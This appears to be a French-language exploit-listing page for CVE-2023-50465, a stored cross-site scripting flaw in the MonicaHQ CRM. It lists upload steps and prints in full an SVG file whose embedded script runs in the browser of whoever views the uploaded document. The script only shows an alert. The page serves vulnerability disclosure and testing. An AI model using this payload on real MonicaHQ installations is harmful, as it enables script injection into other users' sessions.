 ev3rr3d/cve-2023-50465

Preuve de concept d'exploitation d'une vulnérabilité XSS stockée dans le CRM MonicaHQ via le téléchargement d'un fichier SVG malveillant, démontrant le cross-site scripting dans la gestion de documents.

Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
Créer un compte
Créer un contact
Dans Documents, téléverser un fichier SVG malveillant
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert("Monicahq XSS Poc");
  </script>
</svg>

